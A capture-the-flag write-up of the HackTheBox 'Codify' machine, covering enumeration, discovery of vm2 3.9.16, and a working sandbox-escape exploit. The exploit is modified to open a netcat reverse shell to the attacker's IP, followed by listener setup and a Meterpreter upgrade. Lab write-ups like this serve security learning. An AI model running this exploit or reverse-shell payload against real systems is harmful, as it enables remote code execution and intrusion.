
Codify



IP: 10.129.84.149

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Codify
cd ~/HTB/Boxes/Codify

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Codify
workspace Codify
setg WORKSPACE Codify
setg RHOST 10.129.84.149
setg RHOSTS 10.129.84.149
setg SRVHOST 10.10.14.64
setg LHOST 10.10.14.64
setg SRVPORT 9000
setg LPORT 1337
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.84.149 -oN codify.nmap
```

Hosts

```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.84.149             Linux              2.6.X  server
```

Services

```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.84.149  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 Ubuntu Linux
10.129.84.149  80    tcp    http  open   Apache httpd 2.4.52
10.129.84.149  3000  tcp    http  open   Node.js Express framework
```

Gaining Access

When visiting http://10.129.84.149 in the browser I am forwarded to http://codify.htb.
I added codify.htb to my /etc/hosts files to be able to access the web page


```
# Use your favorite editor
vim /etc/hosts
# Added line
10.129.84.149   codify.htb
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Codify]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.84.149   codify.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


I was then able to view the site http://codify.htb
The same site appears to exist on http://codify.htb:3000/

SCREENSHOT EVIDENCE




This site is a code editor for Node.JS. They have applied limitations to it for security purposes. The modules child_process and fs have been restricted. fs is probably to protect the file system on the server and child_process is probably to prevent reverse shells from spawning on the site.

SCREENSHOT EVIDENCE



They have also whitlelisted modules that are allowed to be used. It is likely we need to discover whether or not we can write an exploit with one of the below Node.JS modules to gain access to the machine.


SCREENSHOT EVIDENCE



I also noticed on the "**About**" page there is a link to **vm2** with a link that takes us to https://github.com/


patriksimek/vm2/releases/tag/3.9.16

SCREENSHOT EVIDENCE




The vm2 link takes us to a GitHub page that has a version number of 3.9.16

SCREENSHOT EVIDENCE



No vulnerabilities were discovered in Exploit DB.
A Google search returned an exploit for "**vm3 3.9.16 exploit**"



A Proof of Concept (PoC) was found in a GitHub submission.
According to the analysis, the transformer() method is used with handleException() to run the application in your browser with error handling.
There is an issue with the underlying methods that allow for getPrototypeOf() to proxy host exceptions that are caught by the catch in a try catch statement.
This means we can use any function to raise an error in getProtoTypeOf() to raises a host error escaping the sandbox and executing our code on the hosting server.
REFERENCE: https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244


I started a listener

```
# Netcat way
nc -lvnp 1337

# Metasploit Way
use /multi/handler
setg LHOST 10.10.14.64
setg LPORT 1337
run -j
```

I modified the PoC to execute a reverse shell and ran it


```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.64 1337 >/tmp/f');
}
`

console.log(vm.run(code));
```

SCREENSHOT EVIDENCE



This gained me access to the machine


SCREENSHOT EVIDENCE



I then upgraded my session to a Meterpreter

```
# Upgrade to Meterpreter Session
sessions -u 1
```

